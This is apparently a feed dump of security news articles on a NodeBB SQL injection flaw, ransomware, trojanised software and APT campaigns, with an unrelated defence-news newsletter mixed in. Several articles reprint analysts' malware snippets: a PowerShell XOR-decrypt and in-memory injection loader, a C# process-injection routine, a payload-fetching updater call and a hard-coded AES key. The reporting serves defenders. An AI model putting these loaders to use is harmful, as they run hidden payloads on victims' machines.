• NodeBB, a popular open-source forum platform, has been found vulnerable to a critical SQL injection flaw in version 4.3.0. 

    The flaw, tracked as CVE-2025-50979, resides in the search-categories API endpoint, allowing unauthenticated, remote attackers to inject both boolean-based blind and PostgreSQL error-based payloads. 

    Successful exploitation could lead to unauthorized data access, information disclosure, or further system compromise.

    Key Takeaways
    1. NodeBB v4.3.0’s unsanitized search parameter allows unauthenticated SQL injection.
    2. Exploits include Boolean-based blind and PostgreSQL error-based payloads.
    3. Upgrade or use WAF rules, IP restrictions, and log monitoring.

    SQL Injection Vulnerability

    In NodeBB v4.3.0, the search parameter in the search-categories API is not properly sanitized before being passed to the underlying SQL query builder. 


    Consequently, specially crafted payloads can alter the intended logic of the SQL statements. Two proof-of-concept payloads demonstrate the severity:

    Boolean-Based Blind Injection:

    NodeBB Vulnerability

    This payload appends AND 4638=4638 within the WHERE clause, which always evaluates to true, illustrating that the attacker can control conditional logic.

    PostgreSQL Error-Based Injection:

    NodeBB Vulnerability

    This payload triggers a PostgreSQL casting error, revealing attack success through database error messages containing injected markers.

    Risk FactorsDetails
    Affected ProductsNodeBB v4.3.0
    ImpactUnauthorized data access, information disclosure, and arbitrary SQL execution
    Exploit PrerequisitesRemote HTTP access to; no authentication required
    CVSS 3.1 Score9.8 (Critical)

    Mitigations

    Attackers exploiting CVE-2025-50979 can read or modify sensitive data, escalate privileges within the forum, and execute arbitrary SQL commands. 

    Publicly exposed NodeBB instances are at particular risk, especially those configured without stringent firewall rules or running behind permissive reverse proxies.

    NodeBB maintainers have released a patch in version 4.3.1, which properly escapes and parameterizes the search input. 

    Administrators are urged to upgrade immediately. For those unable to upgrade promptly, temporary mitigations include:

    • Implementing a Web Application Firewall (WAF) rule to block requests containing SQL meta-characters .
    • Restricting API access to trusted IP ranges via network ACLs or proxy configurations.
    • Monitoring logs for suspicious patterns in the search parameter.

    This vulnerability underscores the critical importance of input sanitization and the adoption of prepared statements for all SQL interactions. 

    Persistent vigilance and timely updates remain essential in defending community platforms like NodeBB from increasingly sophisticated injection attacks.

    Find this Story Interesting! Follow us on LinkedIn and X to Get More Instant Updates.

    The post NodeBB Vulnerability Let Attackers Inject Boolean-Based Blind and PostgreSQL Error-Based Payloads appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Pentagon stands up new task force to coordinate anti-drone efforts. The Joint Interagency Task Force 401 will spearhead the acquisition and integration of air defense systems to take down small unmanned aerial systems, Defense Secretary Pete Hegseth announced Thursday in a video.

    That includes the department’s Replicator 2 project, Hegseth wrote in a Wednesday memo, adding that the group will “rapidly deliver Joint C-sUAS capabilities to America's warfighters, defeat adversary threats, and promote sovereignty over national airspace.”

    The memo also shuts down the five-year-old Joint Counter-small Unmanned Aircraft Systems Office. “The JCO had great intentions but struggled to compel the different services and organizations to participate,” an Army official, who was not authorized to speak on the record, told Defense One. “Whereas the JIATF will have a lot more ability to coordinate and compel.” Meghann Myers has more, here.

    The U.S. Navy’s new landing craft cost 40% more than expected. The Ship-to-Shore Connector program from Textron Systems—the service’s next-generation Landing Craft Air Cushion (PDF)—is at risk of a congressionally-mandated termination of the program.

    What happened: Labor, material, and supply chain costs have risen roughly 40 percent from their 2021 baselines, according to a Pentagon acquisition report declassified and cleared for public release on Aug. 21. A Nunn-McCurdy breach was formally declared in April. Now the Navy “is currently executing [the] required re-certification process” to assert to Congress “that the program is essential to national security.” That’s expected in October. 

    What’s behind the spike: Textron has delivered 13 of the craft since 2012, including five since January 2024. But the Navy “entered into a follow-on construction contract with Textron in November 2024 to procure nine” more of the landing craft with money appropriated for fiscal years 2022 to 2024, the report says. A Nunn-McCurdy breach was declared shortly after the Navy awarded a $167 million contract for UK-based Rolls Royce engines in February 2025. So far, Congress has appropriated money for 35 of the landing craft, which leaves 22 still to be delivered. 

    More reading:


    Welcome to this Friday edition of The D Brief, a newsletter dedicated to developments affecting the future of U.S. national security, brought to you by Ben Watson with Bradley Peniston and Lauren C. Williams. Share your tips and feedback here. And if you’re not already subscribed, you can do that here. On this day in 2005, Hurricane Katrina hit the Gulf Coast from Louisiana to Florida, killing more than 1,800 people and causing an estimated $125 billion in damages.

    Trump 2.0

    The Trump administration is pausing training at the federal government's primary law enforcement academies for anyone not related to immigration enforcement, saying the change is necessary to meet the president’s “immediate priorities,” Eric Katz reported Thursday for Government Executive.

    What’s going on: The administration is in the midst of surging 10,000 employees to Immigration and Customs Enforcement, creating unprecedented demand at the Federal Law Enforcement Training Centers. Training needs could create bottlenecks as ICE seeks to rapidly onboard the new officers and agents, current and former officials have warned, and the administration is now taking drastic measures to avoid those pitfalls. 

    After reporting the pause, DHS said in a statement it was “actively supporting training programs for many agencies during the surge,” as well state, local and international partners, “as space and resources allow.” It also noted that some training schedules may be adjusted to accommodate ICE's needs, but it would restart those as early as possibly in fiscal 2026. More, here. 

    Developing: After Trump was “disappointed” by the Army’s June parade in Washington, the “Navy is trying to plan a bigger celebration this fall, hoping for a shimmering spectacle with seacraft,” the Wall Street Journal reported Wednesday. 

    Update: Trump’s Pentagon is reinstalling slaveowner Robert E. Lee’s portrait at West Point’s library, the New York Times reported Thursday. 

    The 20-foot-tall portrait, “which includes a slave guiding the Confederate general’s horse in the background,” will go back up “three years after a congressionally mandated commission ordered it removed,” Greg Jaffe writes. 

    Background: “What is important to remember is that the initial installation of the Robert E. Lee portrait had little to do with history. It was installed in the 1950s,” noted Civil War historian Kevin Levin. “To understand why you need to appreciate the vagaries of historical memory. The relevant history or context is the 1950s and not the 1860s.” How so? Levin continues: 

    1. “The Cold War created a need for a unified front against the perceived threat of the Soviet Union and communism. American history was framed to encourage a unified front that tolerated no dissent, which necessitated glossing over lingering tensions from the Civil War and Reconstruction. Memory of Lee played a vital role in this.”
    2. “The civil rights movement threatened this consensus view as white southerners brandished Confederate flags in the post Brown v. Board of Education period.”
    3. “By the mid-1950s the federal government was in the process of planning for the upcoming 100th anniversary or Centennial celebration of the Civil War. As part of Cold War culture this commemoration would push a reunion narrative with Lee at the center. Lee became the quintessential American.” He has a little bit more to say about the matter on Substack, and you can find that here. 

    Second opinion: “I am a simpleton, but it does not make much sense to me to hang a picture of a literal traitor in the halls of your military learning institution,” Bloomberg’s Gerry Doyle wrote on social media. He added, “this is one of those things where ‘nuance’ is just a smokescreen obscuring the core issue, which is—again—that lee and the confederacy committed treason against the united states, and then got beaten soundly in the resulting war, which was about the legality of slavery.”

    Additional reading: “Inside Pete Hegseth’s Civilian Purge at West Point,” via Jasper Craven, writing Thursday for Politico.

    Federal judge: White House advisor Kari Lake can't fire Voice of America director. NPR reports: “Instead, by law, Lake must have the explicit backing of an advisory panel set up by Congress to help insulate the international broadcaster and its sister networks from political pressure. As President Trump dismissed six of the seven members of the panel shortly after taking office and has not named their replacements to be confirmed by the U.S. Senate, Lake cannot take such an action.” Read on, here.

    The ruling is a rare hiccup in the Trump administration’s efforts to dismantle U.S. government efforts to shape global opinion, which Defense One’s Patrick Tucker wrote about earlier this year.

    Additional reading: 

    Ukraine developments

    Test your arms and gear in Ukraine, NATO’s military chief urges companies. Too few defense contractors are testing their technology in real-world situations against a peer adversary, NATO’s military chief said Thursday, praising companies that are making the effort to work with the Ukrainian military. “Those few that have tried it have either learned a lot, or they’ve decided to go home because they can’t compete in that environment. But that is going to be the environment that we face,” said Gen. Alexus Grynkewich, who leads U.S. European Command and serves as NATO Supreme Allied Commander Europe. He spoke virtually at an NDIA event. Defense One’s Patrick Tucker has more, here.

    Industry opinion: “If you want to sell to European ministries of defense, to European militaries, they will want to know that your system is working in Ukraine, that you are testing it there, that you're evaluating it there,” said Jan-Hendrik Boelens, CEO and co-founder of the Munich-based drone developer Alpine Eagle. 

    Boelens helped create what Alpine Eagle calls its “Sentinel” counter-drone system, which they say is the world's first air-to-air, counter-UAS system. He explains how the system works in a new Defense One Radio podcast interview you can find here. 

    “Rather than just using drones to strike ground targets or provide aerial surveillance, what you can do is essentially equip these drones as fighter jets, both with small interceptors attached that can shoot down other drones, as well as with sensors to detect and track other drones,” Boelens said. 

    “We deploy multiple drones in a coordinated fashion,” he said. “Some of them are carrying sensors, some of them are carrying effectors. Some of them are carrying both. And essentially, with the distributed sensor network that we deploy, we find the targets, then we make sure that a drone carrying an interceptor is putting itself into a firing position that maximizes the probability of actually hitting the target. And then when the target is within firing range and is locked, we launch the interceptor drone, pretty much like an air to air missile.”

    The German military is working with Alpine Eagle as their “launch customer,” Boelens said. And that’s been especially useful for the Sentinel because “as soon as you give it to a customer, give it to a user, then things start to break. You start to find out what's wrong, which assumptions were and were not correct. And that's been extremely valuable.” Hear the rest of our 15-minute conversation over on Spotify or Apple podcasts. 

    Pending U.S. arms sale to Ukraine: 3,350 Extended Range Attack Munition missiles and 3,350 Embedded Global Positioning System/Inertial Navigation Systems with Selective Availability Anti-Spoofing Module, for a total cost of $825 million. 

    “Ukraine will use funding from Denmark, the Netherlands, and Norway and Foreign Military Financing from the United States for this purchase,” the Pentagon’s Defense Security Cooperation Agency said Thursday. Additional details, here. 

    Update: Real estate billionaire Steve Witkoff’s go-it-alone diplomacy is frustrating U.S. and European officials, Politico reported Friday. His “solo approach has led to repeated miscues with Russia, leaving Trump’s pledge to quickly end the war between Russia and Ukraine adrift.” More, here.

    Etc.

    And lastly this week, here are several recent AI-related developments we noticed and thought we’d pass along: 

    ]]>

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Since its emergence in February 2025, the NightSpire ransomware group has rapidly distinguished itself through a sophisticated double-extortion strategy that combines targeted encryption with public data leaks.

    Initially surfacing in South Korea, the group leveraged vulnerabilities in corporate networks to gain initial access, often exploiting outdated VPN appliances and unpatched Remote Desktop Protocol services.

    Once inside, NightSpire deploys customized payloads that scan connected file shares and databases, ensuring maximum impact by prioritizing high-value assets.

    The group’s emblematic logo, emblazoned on its Dedicated Leak Site, underscores its professionalized approach to cyber extortion.

    NightSpire Team logo (Source – ASEC)

    Within weeks of its first public disclosure, NightSpire orchestrated attacks against organizations across North America, Asia, and Europe, hitting sectors such as retail and wholesale in the United States, chemical manufacturing in Japan, and maritime logistics in Thailand.

    Victims report encrypted extensions renamed to “.nspire,” accompanied by a ransom note named readme.txt in each compromised directory.

    ASEC analysts noted that these notes employ highly threatening language and include countdown timers for data release, heightening pressure on victims to negotiate before sensitive information is made public.

    As NightSpire’s footprint expanded, security researchers began to dissect its underlying infrastructure.

    The ransomware binaries reveal a modular architecture capable of switching between block encryption and full encryption routines depending on file type.

    According to reverse engineering by ASEC researchers, large files such as virtual disk images (.vhdx, .vmdk) and archives (.zip) are processed in 1 MB chunks using an AES-CBC block encryption function, while documents and smaller files undergo full-file encryption with the same cipher.

    Encrypted file structure (Source – ASEC)

    By inserting the AES key at the end of each encrypted file—then securing it with RSA and appending it to the file tail—NightSpire ensures that both automated and manual recovery without payment remain virtually impossible.

    Infection Analysis

    NightSpire’s infection mechanism hinges on a multi-stage loader that first disables Windows Defender and deletes volume shadow copies to prevent easy rollback.

    The loader initiates by querying the OS with the _Stat() function to enumerate accessible files and directories, filtering out system-critical paths to avoid destabilizing the host.

    Folder infected by NightSpire ransomware (Source – ASEC)

    Once the file system map is built, the following pseudocode outlines the encryption decision logic:-

    if (ext in {".iso", ".vhdx", ".vmdk", ".zip", ".vib", ".bak", ".mdf", ".flt", ".ldf"}) {
        main_EncryptFilev2(filePath, aesKey, rsaPubKey, chunkSize = 1MB);
    } else {
        main_EncryptFilev1(filePath, aesKey, rsaPubKey);
    }

    After encrypting each target, the loader writes a readme.txt ransom note in the same folder, then communicates success to the group’s command-and-control server over an encrypted Telegram channel.

    During this phase, the ransomware also screenshots the desktop and exfiltrates them alongside critical documents, reinforcing its leverage. The result is a rapid, stealthy compromise that leaves traditional detection mechanisms scrambling.

    Boost your SOC and help your team protect your business with free top-notch threat intelligence: Request TI Lookup Premium Trial.

    The post NightSpire Ransomware Group Claims to Exploit The Vulnerabilities of Orgs to Infiltrate Their Systems appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A sophisticated malware campaign has emerged targeting users seeking free PDF editing software, with cybercriminals distributing a malicious application masquerading as the legitimate “AppSuite PDF Editor.”

    The malware, packaged as a Microsoft Installer (MSI) file, has been distributed through high-ranking websites designed to appear as legitimate download portals for productivity tools.

    These deceptive sites share striking similarities to previously identified trojan distribution networks, including the notorious JustAskJacky campaign.

    The threat actors behind this campaign have demonstrated unprecedented boldness by submitting their malware to antivirus companies as false positives, attempting to have security detections removed.

    Initially flagged as a potentially unwanted program, the application appeared to offer legitimate PDF editing functionality while concealing its true malicious nature.

    The installer, created using the open-source WiX toolset, immediately downloads the actual PDF editor program from vault.appsuites.ai upon execution and acceptance of the End User License Agreement.

    G Data researchers identified the malware as a classic trojan horse containing a sophisticated backdoor component.

    Their analysis revealed that the application is built on the Electron framework, allowing it to function as a cross-platform desktop application using JavaScript.

    The researchers noted that the malware has generated significant download activity, with over 28,000 download attempts recorded in their telemetry within a single week, highlighting the campaign’s extensive reach and potential impact on users worldwide.

    The malware operates through a complex system of command-line switches that control various backdoor functionalities.

    When executed without specific parameters, the application initiates an installation routine that registers the infected system with command and control servers located at appsuites.ai and sdk.appsuites.ai.

    The registration process involves obtaining a unique installation ID and creating persistent scheduled tasks named “PDFEditorScheduledTask” and “PDFEditorUScheduledTask” that ensure the malware remains active on the compromised system.

    Advanced Persistence and Command Execution Mechanisms

    The most concerning aspect of the AppSuite PDF Editor malware lies in its sophisticated command execution capabilities and persistence mechanisms.

    The malware employs multiple command-line switches that translate into what the developers internally refer to as “wc routines,” including –install, –ping, –check, –reboot, and –cleanup functions.

    Each routine serves a specific purpose in maintaining system compromise and facilitating remote control.

    The backdoor’s most dangerous feature is its ability to execute arbitrary commands on infected systems through server-supplied command templates.

    The malware contacts sdk.appsuites.ai/api/s3/options to retrieve flexible command templates that can be dynamically adjusted by the threat actors.

    This architecture allows attackers to adapt their approach based on the specific environment and security posture of each compromised system.

    // Command template execution mechanism
    hxxps://sdk.appsuites(dot)ai/api/s3/options

    The persistence strategy involves creating multiple scheduled tasks with carefully calculated execution delays.

    The primary scheduled task executes 1 day, 0 hours, and 2 minutes after installation, specifically designed to evade automatic sandbox detection systems that typically do not monitor for such extended periods.

    PDF editor is advertised on various websites with different designs (Source – G Data)

    Additionally, the malware targets popular browsers including Wave, Shift, OneLaunch, Chrome, and Edge, extracting encryption keys and manipulating browser preferences to maintain long-term access to user data and credentials.

    MSI file metadata showing WiX Toolset origins (Source – G Data)

    The malware’s communication protocol utilizes AES-128-CBC and AES-256-CBC encryption for secure data transmission with command and control servers, making network-based detection significantly more challenging for traditional security solutions.

    Boost your SOC and help your team protect your business with free top-notch threat intelligence: Request TI Lookup Premium Trial.

    The post AppSuite PDF Editor Hacked to Execute Arbitrary Commands on The Infected System appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • In June 2025, a previously undocumented campaign leveraging end-of-support software began surfacing in telemetry data gathered across Eastern Asia. Dubbed TAOTH, the operation exploits an abandoned Chinese input method editor (IME), Sogou Zhuyin, to deliver multiple malware families.

    Initial intelligence indicated that victims, primarily traditional Chinese users and dissidents, downloaded what appeared to be legitimate updates before their systems were compromised.

    The unexpected revival of a discontinued IME update server enabled threat actors to hijack software distribution and covertly install backdoors, spy tools, and loaders without raising suspicion.

    Trend Micro researchers identified a surge in malicious activity when the lapsed domain for Sogou Zhuyin, dormant since mid-2019, began serving a malicious installer as early as November 2024. The compromised updater, ZhuyinUp.exe, connects to a weaponized update configuration endpoint to retrieve the payload manifest.

    Infected systems subsequently download one of four distinct malware families—TOSHIS, DESFY, GTELAM, or C6DOOR—each designed for reconnaissance, information theft, persistence, or remote access.

    Over several months, hundreds of high-value individuals, including journalists, technology executives, and activists across Taiwan, Hong Kong, Japan, and overseas Taiwanese communities, fell victim to these silent intrusions.

    Trend Micro analysts noted that the campaign’s sophistication lies not only in its use of an abandoned software supply chain but also in its multi-stage infection process.

    By combining hijacked software updates with spear-phishing operations, the threat actors achieved broad distribution and selective targeting. Victims who clicked on a malicious link or opened a decoy document found their desktops compromised within hours.

    Post-infection telemetry revealed additional reconnaissance activities, such as directory enumeration, environment fingerprinting, and secure tunnel creation via legitimate cloud services.

    In one key discovery, Trend Micro researchers identified how ZhuyinUp.exe retrieves the malicious update configuration:-

    sub_440110(L"https://srv-pc.sogouzhuyin.com/v1/upgrade/version", config_buffer);
    wcscpy_s(Destination, 100, L"SOGOU_UPDATER");
    sub_419620(Destination, (int)this, flags);

    This snippet demonstrates how the updater queries a remote server for the next payload.

    The infection chain for the first operation (Source – Trend Micro)

    The configuration file returned contains URLs, MD5 hashes, and file sizes, enabling the attacker to verify and execute only their crafted binaries.

    Infection Mechanism and Persistence

    Once the malicious updater launches, the chosen payload—often TOSHIS—patches the entry point of a legitimate executable to inject shellcode.

    The loader calculates API function hashes using an Adler-32 algorithm, then downloads and decrypts the final backdoor payload with a hard-coded AES key (qazxswedcvfrtgbn).

    The infection chain for the second operation (Source – Trend Micro)

    In the case of C6DOOR, the Go-based backdoor supports HTTP and WebSocket communication and allows operators to execute shellcode, capture screenshots, and transfer files via SFTP.

    To maintain persistence, the malware registers a service named “SOGOU_UPDATER” under the LocalSystem account, ensuring that the compromised IME re-invokes the update routine on each system start.

    By abusing native Windows update mechanisms and embedding itself in trusted processes, TAOTH remains highly stealthy, evading most traditional endpoint defenses.

    Boost your SOC and help your team protect your business with free top-notch threat intelligence: Request TI Lookup Premium Trial.

    The post New TAOTH Campaign Exploits End-of-Support Software to Distribute Malware and Collect Sensitive Data appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A clandestine campaign in which threat actors are weaponizing a legitimate-looking PDF document, titled “국가정보연구회 소식지 (52호)” (National Intelligence Research Society Newsletter – Issue 52), alongside a malicious Windows shortcut (LNK) file named 국가정보연구회 소식지(52호).pdf.LNK. The attackers distribute both files together—either within the same archive or as seemingly related attachments. When victims open the LNK […]

    The post Weaponized PDFs and LNK Files Used in Windows Attacks appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Attackers have begun leveraging a seemingly innocuous PDF newsletter alongside a malicious Windows shortcut (LNK) file to infiltrate enterprise environments.

    The attack surfaced in late August 2025, targeting South Korean academic and government institutions under the guise of a legitimate “국가정보연구회 소식지 (52호)” PDF newsletter.

    Victims receive an archive containing both the PDF decoy and a companion .lnk file masquerading as the newsletter. When the shortcut is executed, a multi‐stage PowerShell loader embedded within the LNK unpacks and deploys additional payloads entirely in memory, evading disk‐based detection.

    Early analysis revealed that the LNK file hides three binary payloads at precise offsets: a decoy PDF at offset 0x0000102C, a loader binary at 0x0007EDC1, and a final executable at 0x0015AED2.

    Upon execution, a PowerShell one-liner within the LNK reads these offsets, writes the binaries to %TEMP% as aio0.dat, aio1.dat, and aio1+3.b+la+t, and then kicks off a batch script (aio03.bat) to decode and run the loader.

    Seqrite analysts noted that this fileless approach allows the attackers to bypass signature‐based defenses by never writing the ultimate payload to disk.

    Subsequent investigation by Seqrite researchers identified that the final payload, once decrypted with a single‐byte XOR key (0x35), is injected directly into memory via Windows API calls—GlobalAlloc, VirtualProtect, and CreateThread.

    This reflective DLL injection technique ensures that the malicious code executes in a stealthy manner, leaving minimal forensic artifacts.

    Detailed reverse engineering of the loader binary uncovered environment checks for VMware tools and sandbox evasion routines that prevent execution in analysis environments, confirming the high sophistication of the threat actor known as APT37.

    Campaign 1 infection chain (Source – Seqrite)
    $exePath = "$env:temp\tony31.dat"
    $exeFile = Get-Content -Path $exePath -Encoding Byte
    $key = 0x37
    for ($i = 0; $i -lt $exeFile.Length; $i++) {
        $exeFile[$i] = $exeFile[$i] -bxor $key
    }
    $buf = [Win32]::GlobalAlloc(0x40, $exeFile.Length)
    [Win32]::VirtualProtect($buf, $exeFile.Length, 0x40, [ref]$old)
    [Win32]::RtlMoveMemory($buf, $exeFile, $exeFile.Length)
    [Win32]::CreateThread(0,0,$buf,0,0,[ref]$null)

    Infection Mechanism

    The infection begins when the user double‐clicks the deceptive .lnk file, which triggers PowerShell under the hood.

    Campaign 2 infection chain (Source – Seqrite)

    The script parses its own binary content using Get-Item and ReadAllBytes, extracting the decoy PDF for display while staging the real payloads.

    Once staged, the batch loader executes Invoke-Expression on a UTF-8 decoded script stored in aio02.dat, which in turn orchestrates the XOR decryption and reflective injection of aio01.dat.

    By leveraging in-memory execution, the attackers sidestep conventional endpoint protection platforms that rely on disk‐based scanning.

    This layered infection chain, combining decoy documents, embedded payloads, and fileless techniques, underlines the evolving sophistication of state‐sponsored cyber espionage campaigns.

    Boost your SOC and help your team protect your business with free top-notch threat intelligence: Request TI Lookup Premium Trial.

    The post Hackers Weaponize PDF Along With a Malicious LNK File to Compromise Windows Systems appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A recently uncovered vulnerability in the Visual Studio Code (VS Code) Marketplace has allowed malicious actors to hijack discontinued extension names and slip malware past unsuspecting developers. In June, ReversingLabs (RL) researchers discovered a new malicious extension, ahbanC.shiba, that bore the same “shiba” identifier as a ransomware-capable extension removed in March—despite official documentation asserting extension […]

    The post VS Code Marketplace Abused by Threat Actors to Deliver Malware via Trusted Extensions appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • As students and staff returned to campuses this August, a stark rise in cyber attacks against educational institutions has been observed worldwide.

    From January to July 2025, organizations in the education sector endured an average of 4,356 weekly attacks, marking a 41 percent year-over-year increase. These assaults range from credential-harvesting phishing domains to sophisticated delivery of malicious code aimed at compromising networks and exfiltrating sensitive data.

    The emergence of themed phishing campaigns timed to the back-to-school rush has amplified both volume and sophistication of these threats, exploiting end-user urgency and reliance on digital platforms.

    Attacks have struck uniformly across all regions, but Asia-Pacific organizations faced the heaviest onslaught, with 7,869 average weekly attacks per organization.

    North America saw the steepest spike, rising 67 percent YoY, while Europe and Africa recorded increases of 48 percent and 56 percent respectively.

    At the country level, Italy led with 8,593 attacks per organization, followed by Hong Kong at 5,399, Portugal at 5,488, and the United States at 2,912.

    Check Point analysts noted that the scale and timing of these surges indicate attackers are leveraging the seasonal spike in digital activity to maximize impact and evade detection.

    Beyond sheer volume, attackers have refined their techniques. In July alone, over 18,000 new domains mimicking academic institutions were registered, with one in every 57 flagged as malicious or suspicious.

    These domains often host impersonation pages that mimic Microsoft’s login interfaces. Check Point researchers identified multiple campaigns where malware payloads were delivered via seemingly benign SVG attachments or QR-encoded PDF forms, enabling credential theft and the deployment of secondary loaders.

    Infection Mechanism

    A deeper look at the malware’s infection chain reveals a multi-stage process designed for persistence and evasion.

    Initial compromise begins with a phishing email containing either a crafted SVG file or a PDF disguised as a university communication.

    When opened, the SVG invokes an embedded JavaScript that fetches a payload from a typo-squatted domain.

    // Simplified loader injection snippet
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;
    
    class Injector {
        [DllImport("kernel32.dll")] static extern IntPtr OpenProcess(int a, bool b, int c);
        [DllImport("kernel32.dll")] static extern bool WriteProcessMemory(IntPtr h, IntPtr addr, byte[] data, int size, out IntPtr written);
        [DllImport("kernel32.dll")] static extern IntPtr CreateRemoteThread(IntPtr h, IntPtr lp, uint sz, IntPtr start, IntPtr arg, uint flags, out IntPtr id);
    
        static void Main(string[] args) {
            Process target = Process.Start("svchost.exe");
            IntPtr h = OpenProcess(0x1F0FFF, false, target.Id);
            byte[] shellcode = Convert.FromBase64String("..."); // encrypted payload
            WriteProcessMemory(h, target.MainModule.BaseAddress, shellcode, shellcode.Length, out _);
            CreateRemoteThread(h, IntPtr.Zero, 0, target.MainModule.BaseAddress, IntPtr.Zero, 0, out _);
        }
    }

    The payload is a .NET executable that decrypts in memory and drops a lightweight malware loader into the Windows Startup folder for persistence.

    MetricValue
    Average Weekly Attacks (Global)4,356
    Year-over-Year Increase+41 percent
    APAC Average Weekly Attacks7,869
    North America YoY Increase+67 percent
    Europe YoY Increase+48 percent
    Africa YoY Increase+56 percent
    Italy Attacks per Organization8,593
    United States Attacks per Organization2,912
    Malicious Academic-themed Domains (July)1 in 57

    Detection evasion is achieved using process hollowing: the loader spawns a legitimate process (e.g., svchost[.]exe), unmaps its memory, and injects malicious code into the hollowed instance.

    Boost your SOC and help your team protect your business with free top-notch threat intelligence: Request TI Lookup Premium Trial.

    The post Cyber Attacks Targeting Education Sector Surges Following Back-to-School Season appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶